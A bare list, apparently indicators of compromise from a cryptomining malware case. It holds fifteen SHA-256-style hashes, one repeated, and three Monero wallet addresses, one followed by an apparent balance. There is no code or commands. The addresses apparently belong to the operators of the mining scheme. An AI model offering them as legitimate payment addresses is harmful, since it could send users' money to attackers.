1e4f93a22ccbf35e2f7c4981a6e8eff7c905bc7dbb5fedadd9ed80768e00ab27
0697127fb6fa77e80b44c53d2a551862709951969f594df311f10dcf2619c9d5
f9a972757cd0d8a837eb30f6a28bc9b5e2a6674825b18359648c50bbb7d6d74a
34186e115f36584175058dac3d34fe0442d435d6e5f8c5e76f0a3df15c9cd5fb

29b6dc1a00fea36bc3705344abea47ac633bc6dbff0c638b120d72bc6b38a36f
3ed90f9fbc9751a31bf5ab817928d6077ba82113a03232682d864fb6d7c69976
a415518642ce4ad11ff645151195ca6e7b364da95a8f89326d68c836f4e2cae1
4d1f49fac538692902cc627ab7d9af07680af68dd6ed87ab16710d858cc4269c
8dea116dd237294c8c1f96c3d44007c3cd45a5787a2ef59e839c740bf5459f21
991a9a8da992731759a19e470c36654930f0e3d36337e98885e56bd252be927e
a3f1c90ce5c76498621250122186a0312e4f36e3bfcfede882c83d06dd286da1
9c37a6b2f4cfbf654c0a5b4a4e78b5bbb3ba26ffbfab393f0d43dad9000cb2d3
d5c1848ba6fdc6f260439498e91613a5db8acbef10d203a18f6b9740d2cab3ca
29b6dc1a00fea36bc3705344abea47ac633bc6dbff0c638b120d72bc6b38a36f
6d5479adcfa4c31ad565ab40d2ea8651bed6bd68073c77636d1fe86d55d90c8d

Monero Wallets

49Rocc2niuCTyVMakjq7zU7njgZq3deBwba3pTcGFjLnB2Gvxt8z6PsfEn4sc8WPPedTkGjQVHk2RLk7btk6Js8gKv9iLCi
1198.851653275126
4AN9zC5PGgQWtg1mTNZDySHSS79nG1qd4FWA1rVjEGZV84R8BqoLN9wU1UCnmvu1rj89bjY4Fat1XgEiKks6FoeiRi1EHhh
44qLwCLcifP4KZfkqwNJj4fTbQ8rkLCxJc3TW4UBwciZ95yWFuQD6mD4QeDusREBXMhHX9DzT5LBaWdVbsjStfjR9PXaV9L